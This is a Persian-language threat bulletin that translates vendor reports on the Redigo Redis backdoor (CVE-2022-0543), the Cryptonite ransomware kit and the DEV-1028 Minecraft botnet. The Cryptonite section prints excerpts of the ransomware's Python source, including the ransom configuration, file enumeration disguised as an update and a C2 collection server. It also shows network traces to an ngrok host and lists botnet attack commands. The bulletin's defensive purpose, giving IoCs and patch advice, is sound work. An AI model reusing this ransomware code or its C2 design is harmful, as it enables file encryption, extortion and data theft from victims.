مهاجمان، با کشف هر سرور، فرامینی را برای بررسی نسخه Redis و تزریق درب‌پشتی (در صورت آسیب‌پذیری آن به CVE-2022-0543) اجرا می‌کنند.

این مهاجمان با بهره‌گیری از درب‌پشتی تزریق‌شده، اقدام به استخراج اطلاعاتی در خصوص سخت‌افزار سرور و در ادامه دانلود Redigo (فایل redis-1.2-SNAPSHOT) می‌کنند. بدافزار مذکور، پس از ترفیع سطح دسترسی (Escalating Privilege)، اجرا می‌شود.



ارتباطات مهاجمان با سرورهای آسیب‌پذیر نیز از طریق درگاه ۶۳۷۹ است. با توجه به معمول بودن استفاده از این درگاه بر روی سرورهای Redis، عملاً می‌توان آن را تکنیکی برای مخفی‌سازی ارتباطات C&C از چشم ابزارهای رصد شبکه تلقی کرد.

مشروح گزارش اکئوآ سکیوریتی در لینک زیر قابل مطالعه است:

https://blog.aquasec.com/redigo-redis-backdoor-malware

مقابله

نکته قابل توجه این که بر اساس نشانه‌های آلودگی (IoC) منتشرشده از سوی اکئوآ سکیوریتی، در زمان انتشار این مطلب تعداد بسیار اندکی از محصولات ضدویروس قادر به شناسایی Redigo هستند.

مؤثرترین راهکار در مقابله با این تهدیدات ارتقای نسخ آسیب‌پذیر CVE-2022-0543 است. توصیه‌نامه‌های Debian و Ubuntu در خصوص CVE-2022-0543 در لینک‌های زیر قابل دریافت است:

https://www.debian.org/security/2022/dsa-5081

https://ubuntu.com/security/CVE-2022-0543

مروری بر کیت ساخت باج‌افزار


Cryptonite

محققان شرکت فورتی‌نت (Fortinet) در گزارشی به بررسی یک ابزار ساخت باج‌افزار با نام Cryptonite پرداخته‌اند.

در این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، برگردان گزارش مذکور ارائه شده است.

Cryptonite که البته نباید آن را با باج‌افزار Chaos که برخی منابع از آن با Cryptonite یاد می‌کنند اشتباه گرفت، یک کیت ساخت باج‌افزار است.


Cryptonite به زبان Python نوشته شده و جهت نصب و استقرار نیاز به پیکربندی دارد. علاوه بر این، برای اینکه بدافزار به درستی کار کند، یک سرور نیز باید برای دریافت فایل‌های موجود در دستگاه قربانی، پیکربندی و اجرا شود.



```
# imports

import os
from cryptography.fernet import Fernet
import random
from datetime import datetime
import time
import requests as r
import json
import tqdm
import pymsgbox as pmb

# ----------------> Cryptonite program begins here. <---------------- #

# << Symmetric key generation >> #
key = Fernet.generate_key()
fe = Fernet(key)
dkrpt = random.randint(100000, 999999)
uniqKey = str(datetime.now()).replace(" ", "").replace("-", "").replace(":", "").replace(".", "")

# << GLOBALS >> #
URL = ""                        # <----  REQUIRED (Use exeGen.. It is much easier)
BTC_AMOUNT = ""                 # <----  REQUIRED (Use exeGen.. It is much easier)
BTC_WALLET = ""                 # <----  REQUIRED (Use exeGen.. It is much easier)
EMAIL = ""                      # <----  REQUIRED (Use exeGen.. It is much easier)
EXT = ".cryptn8"                # <----  OPTIONAL (Use exeGen.. It is much easier)

fileLists = []                  # stores the files to be encrypted
fileList = []                   # stores the files to be decrypted


# << Directories to be devoid of encryption >> #
EXCLUDED_DIRS = [   "/Windows",
                    "/Program Files",
                    "/Program Files (x86)",
                    "/AppData"
                ]
```

همانطور که در تصویر مشاهده می‌شود، در Comment پیشنهاد شده تا جهت تسهیل پیکربندی اولیه، از اسکریپت exeGen Python استفاده شود.

نشانی کیف پول بیت‌کوین، مبلغ باج، نشانی ایمیل – جهت تماس قربانیان – و پسوندی که در نهایت به فایل‌های رمزگذاری‌شده الصاق می‌شود از جمله مواردی است که در این کیت توسط تبهکاران سایبری قابل پیکربندی است.



اسکریپت exeGen امکان تغییر پیکربندی را به صورت آسان از طریق یک رابط کاربری گرافیکی برای مهاجم بالقوه فراهم می‌کند تا مجبور نباشد کد منبع را خودش ویرایش کند.


همانطور که در شکل بالا مشاهده می‌شود، فیلدی با عنوان NGROK URL وجود دارد که مهاجم را ملزم به راه‌اندازی و استفاده از NGrok که در واقع یک سرویس پروکسی معکوس معتبر (Reverse Proxy Service) است، می‌کند؛ بسیاری از شرکت‌ها جهت آزمایش و توسعه سیستم‌های خود از آن استفاده می‌کنند. به نظر می‌رسد که زیرساخت محلی به زیردامنه‌ای از ngrok.com متصل است و نه به مکان واقعی و نشانی IP مهاجم.

```
class Server(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200, "Connected Successfully")
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(b"Connection Accepted!")

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        data = self.rfile.read(content_length)
        data = data.decode("utf-8")
        data = eval(data)
        id = data["uniqueId"]
        user = data["user"]
        key = data["key"]
        ip = data["ip"]
        lat = data["latitude"]
        long = data["longitude"]
        location = data["location"]
        self.send_response(200)
        self.end_headers()
        insertValues(connection, id, user, key, ip, lat, long, location)
```


بکارگیری سرویس NGrok برای بخش سرویس‌دهنده Cryptonite که یک سرور وب ساده مبتنی بر Python بوده و به پایگاه داده SQL Lite متصل است، ضروری است. وظیفه آن شنود ترافیک ارسالی از سوی دستگاه قربانیان و استخراج مواردی همچون شناسه منحصربه‌فرد هر قربانی، نشانی IP دستگاه او و موقعیت جغرافیایی آن است.

کدنویسی و توسعه برنامه در Python بسیار سریع و آسان است. با این حال، از آنجایی که Python یک زبان تفسیری (interpreted language) است، مفسر آن باید روی هر ماشینی که اسکریپت Python را اجرا می‌کند، نصب شود. با توجه به اینکه وجود مفسر بر روی دستگاه قربانی قطعی نیست، Cryptonite حاوی PyInstaller (شامل تمام فایل‌های لازم برای استقرار کد Python) است.


PyInstaller در ابتدا این فایل‌ها را در پوشه‌ای با نام تصادفی در Windows Temp دستگاه قربانی ذخیره می‌کند.



پس از اجرای فایل‌های اولیه مورد نیاز توسط PyInstaller پروسه Cryptonite شروع به کار می‌کند. در ابتدا اتصال دستگاه به اینترنت بررسی می‌شود. در صورت عدم اتصال به اینترنت، پروسه از اجرا خودداری می‌کند.



در صورت برقراری اتصال، رمزگذاری فایل‌های قربانی آغاز می‌شود. تصویر زیر، صفحه نمایشی را نشان می‌دهد که در حال دانلود به‌روزرسانی یک نرم‌افزار است. با این حال، این تنها یک ترفند است و حواس کاربر را از آن چه که در پشت صحنه اتفاق می‌افتد پرت کند.



تصویر زیر قطعه کدی از Cryptonite را نمایش می‌دهد که وظیفه آن جستجوی فایل‌ها برای رمزگذاری آنها است.

```
# << Finds file for encryption >> #
def findFiles(self):
    print("Please be patient, checking for new updates...\n")
    time.sleep(5)
    print("Update found! Downloading the files... \n")
    for root, dir, file in os.walk('./testfolder'):           # replace './testfolder' to './' for system wide encryption
        for i in range(len(EXCLUDED_DIRS)):
            if EXCLUDED_DIRS[i] in root:
                break
            else:
                if i == len(EXCLUDED_DIRS) - 1:
                    for files in file:
                        files = os.path.join(root, files)
                        fileLists.append(files)
    print("Download Completed!\n")
    time.sleep(2)
    print("Installing the Updates. This might take some time. Please be patient... \n")
    self.encrypt()
    os.system("cls" if os.name == 'nt' else "clear")
```

این باج‌افزار با بکارگیری ماژول Fernet در Python، رمزگذاری فایل‌ها را با الگوریتم AES انجام می‌دهد.

```
# imports

import os
from cryptography.fernet import Fernet
import random
from datetime import datetime
import time
import requests as r
import json
import tqdm
import pymsgbox as pmb
```

پسوند فایل‌های رمزگذاری شده به طور پیش‌فرض به cryptn8. تغییر داده می‌شود. با این حال، مهاجم می‌تواند پسوند دیگری را تعریف کند.


047a6c39806168e7e66b2ef2297b7019cc9e53364dc6b3ec3af830f9eea1f798.exe.cryptn8	18/11/2022 14:40	CRYPTN8 File	114 KB
04384851c29add5e418f59078dd25aed1acae708f453d04709197905 5c4edd45.exe.cryptn8	18/11/2022 14:40	CRYPTN8 File	10,867 KB
d5fef2451437222d77b4eb19abd36f10fb6e1834c1613113d66cceabdc6709e5.exe.cryptn8	18/11/2022 14:40	CRYPTN8 File	6,385 KB
desktop.ini	13/05/2022 09:35	Configuration sett...	1 KB
DumpIt.exe.cryptn8	18/11/2022 14:40	CRYPTN8 File	698 KB
e4fa578ccd9e157372f191fda318befb36288e9419bde0cb361afa9cdfa15eef.exe.cryptn8	18/11/2022 14:40	CRYPTN8 File	7,197 KB
New PI.exe.cryptn8	18/11/2022 14:40	CRYPTN8 File	955 KB
PO#23754-1.exe.cryptn8	18/11/2022 14:40	CRYPTN8 File	1,526 KB
ProcessMonitor(1).zip.cryptn8	18/11/2022 14:40	CRYPTN8 File	1,309 KB
vbc.exe.cryptn8	18/11/2022 14:40	CRYPTN8 File	15 KB
vOYcoShMw.dll.cryptn8	18/11/2022 14:40	CRYPTN8 File	768 KB
x32dbg.lnk.cryptn8	18/11/2022 14:40	CRYPTN8 File	3 KB
x64dbg.lnk.cryptn8	18/11/2022 14:40	CRYPTN8 File	3 KB

هنگامی که همه فایل‌ها رمزگذاری شدند، Cryptonite سعی می‌کند تا با استفاده از ipinfo.io و استخراج نشانی IP، مکان قربانی را شناسایی کرده و در ادامه آن را به مهاجم ارسال کند.

No.	Time	Source	Destination	Protocol	Length	Info
3	12.494607	10.127.0.65	8.8.8.8	DNS	69	Standard query 0x8f0c A ipinfo.io
4	12.512575	8.8.8.8	10.127.0.65	DNS	85	Standard query response 0x8f0c A ipinfo.io A 34.117.59.81
24	12.792926	10.127.0.65	8.8.8.8	DNS	84	Standard query 0x2bf2 A e4c0660414bf.eu.ngrok.io
27	12.819140	8.8.8.8	10.127.0.65	DNS	100	Standard query response 0x2bf2 A e4c0660414bf.eu.ngrok.io A 3.125.102.39

در نهایت، پیام باج‌خواهی که حاوی اطلاعاتی همچون نشانی ایمیل مهاجم است، بر روی دستگاه قربانی ظاهر می‌شود.

برخلاف آن چه که در پیام آمده، به نظر می‌رسد هیچ محدودیتی در تعداد دفعاتی که کاربر یک کلید نادرست را وارد می‌کند، وجود ندارد. با این حال، قربانی هنگام ثبت کلید نادرست، پیام خطای زیر را دریافت خواهد کرد.



مشروح گزارش فورتی‌نت در لینک زیر قابل دریافت و مطالعه است:

https://www.fortinet.com/blog/threat-research/Ransomware-Roundup-Cryptonite-Ransomware

علاوه بر استفاده از ضدویروس به‌روز و قدرتمند، مسدودسازی نشانه‌های آلودگی زیر به تمامی راهبران امنیتی توصیه می‌شود:

- 3b68780719010fc195e6e4f8d1b912030259cb1cddde5a943e44da558222060f
- 4e86d727ded7ba6c42109262bdf8cb72ae13303769d07995f99e20de3f2ce7ae
- 7508e8b8054a2f773bb20082460a5e2fb224675c7c5c95a7a7006abf921eaf95


- 81[.]59[.]117[.]34[.]bc[.]googleusercontent[.]com
- ec2-3-125-223-134.eu-central-1[.]compute[.]amazonaws[.]com
- e4c0660414bf[.]eu[.]ngrok[.]io

منبع

https://www.fortinet.com/blog/threat-research/Ransomware-Roundup-Cryptonite-Ransomware


هشدار مایکروسافت

در خصوص بات‌نت DEV-1028



شرکت مایکروسافت (Microsoft) در گزارشی در خصوص یک بات‌نت (Botnet) جدید بدافزاری با نام DEV-1028 که قادر به اجرای حملاتی از نوع «از کار اندازی سرویس» (Denial of Service – به اختصار DoS) بر ضد سرورهای Minecraft می‌باشد، هشدار داده است. این بات‌نت دستگاه‌هایی با سیستم‌عامل Windows و Linux را به تسخیر خود در می‌آورد.

این بات‌نت اغلب از طریق اجرای نرم‌افزارهای موسوم به کرک دستگاه‌هایی با سیستم عامل Windows را به خود آلوده می‌کند. همچنین از روی دستگاه‌های آلوده مذکور تلاش می‌کند تا به دستگاه‌هایی با سیستم‌عامل Linux نیز آلودگی را گسترش دهد.



به نقل از شرکت مایکروسافت، این بدافزار به محض آلوده‌سازی یک سیستم، قادر است با اجرای حملات موسوم به سعی و خطا (Brute-force) به اطلاعات اصالت‌سنجی SSH دست یافته و به سیستم‌های دیگر در شبکه نفوذ کند.

همچنین به نظر می‌رسد این بات‌نت با دستکاری بسته‌ها، به‌طور خاص سرورهای خصوصی Minecraft Java را مورد هدف قرار می‌دهد. گفته می‌شود دسترسی به این بات‌نت در قالب یک سرویس در سایت‌های Dark Web به فروش می‌رسد.

در حال حاضر، بیشتر سیستم‌های آلوده شده توسط این بات‌نت در روسیه قرار دارند اما قربانیانی در مکزیک، ایتالیا، هند، قزاقستان و سنگاپور نیز مشاهده شده است.

در مهر ۱۴۰۱، Cloudflare اعلام نمود که اقدام به مقابله با یک حمله از نوع DDoS ۲/۵ ترابایتی نموده که Wynncraft - یکی از بزرگترین سرورهای Minecraft در جهان - را هدف قرار داده است.

حمله به سرورهای Minecraft


مایکروسافت اعلام نموده که ابزارهای Activator جعلی Windows و Office - موسوم به KMS tools- حاوی کدهای مخرب PowerShell هستند که فایلی به نام svchosts.exe را دانلود نموده و malicious.py را که Payload اصلی بات‌نت است، راه‌اندازی می‌کنند.

سپس با اجرای حملات Brute-force SSH بر روی دستگاه‌های IoT و Linux تلاش می‌کند به سایر دستگاه‌های موجود در شبکه نفوذ کند.

> "The botnet spreads by enumerating default credentials on internet-exposed Secure Shell (SSH)-enabled devices.
>
> Because IoT devices are commonly enabled for remote configuration with potentially insecure settings, these devices could be at risk to attacks like this botnet.
>
> The botnet's spreading mechanism makes it a unique threat, because while the malware can be removed from the infected source PC, it could persist on unmanaged IoT devices in the network and continue to operate as part of the botnet." - Microsoft.

فایل مخرب پایتون می‌تواند در هر دو بستر Windows و Linux اجرا شود. در راه‌اندازی اولیه، جهت اتصال به سرور C2 یک کانال ارتباطی TCP روی Port 4676 ایجاد نموده و اطلاعات اولیه را مانند سیستمی که روی آن اجرا می‌شود، ارسال می‌کند.

در سیستم‌های تحت Windows، بدافزار با افزودن کلید حاوی مسیر فایل اجرایی به Software\Microsoft\Windows\CurrentVersion\Run در Registry خود را بر روی سیستم ماندگار می‌کند.




دستگاه آلوده در اولین اتصال، فرامین رمزگذاری شده را بر اساس نوع سیستم‌عامل دستگاه آلوده از سرور C2 دریافت می‌کند.

سپس سرور C2 یکی از فرامین زیر را جهت اجرا به دستگاه آلوده شده ارسال می‌کند:

Command	Description
SYNC	Check that malware is running
PROXY_<url>	Set proxy servers
DOWNLOAD_<url>	Download file
EXEC_<command >	Run specific command line
SCANNER[ON|OFF]	Default credentials attack on SSH servers to spread
ATTACK_TCP	Send random TCP payloads
ATTACK_[HOLD|HANDSHAKE]	Send random TCP payloads through proxy
ATTACK_UDP	Send random UDP payload
ATTACK_VSE	Attack on Valve Source Engine protocol
ATTACK_RAKNET	Attack on RakNet protocol (used by Minecraft servers)
ATTACK_NETTY	Minecraft – Login handshake Packet
ATTACK_[MCBOT|MINE]	Minecraft – Login Start Packet
ATTACK_[MCPING|PING]	Minecraft – Login Success Packet
ATTACK_MCDATA	Minecraft – Login Handshake, Login Start and Close Window Packets
ATTACK_MCCRASH	Minecraft – Login Handshake and Login Start packets, using Username with env variable
ATTACK_JUNK	Send Tab-Complete packet
ATTACK_HTTP-GET	Send GET request
ATTACK_HTTP-FAST	Send HEAD request
STOP_ATTACK	Stop the previous attack


اکثر فرامین فوق برای اجرای حملات DDoS به سرورهای Minecraft طراحی شده‌اند که ATTACK_MCCRASH به دلیل استفاده از روشی جدید برای از کار انداختن سرور هدف، از برجسته‌ترین آنهاست.

به نقل از مایکروسافت، این بات‌نت به طورخاص برای هدف قرار دادن نسخه ۱/۱۲/۲ سرورهای Minecraft ایجاد شده است اما تمام نسخه‌های ۱/۷/۲ تا ۱/۱۸/۲ این سرور نیز در برابر آن آسیب‌پذیر می‌باشند.



فرامین ATTACK_MCCRASH، ATTACK_[MCBOT|MINE] و ATTACK_MCDATA بر روی نسخه ۱/۱۹ که در سال ۲۰۲۲ منتشر شده، اجرا نمی‌شوند.

با این حال، تعداد قابل توجهی از نسخ قدیمی‌تر سرورهای Minecraft بر روی اینترنت قابل دسترس هستند.




توصیه می‌شود سازمان‌ها جهت حفاظت و مقاوم نمودن سیستم‌های موجود در شبکه در برابر تهدیداتی نظیر این بات‌نت، اصول اولیه را برای ایمن کردن اطلاعات اصالت‌سنجی کاربران و دستگاه‌هایشان، اعمال قواعد کنترلی و محدودیت دسترسی پیاده‌سازی کنند.

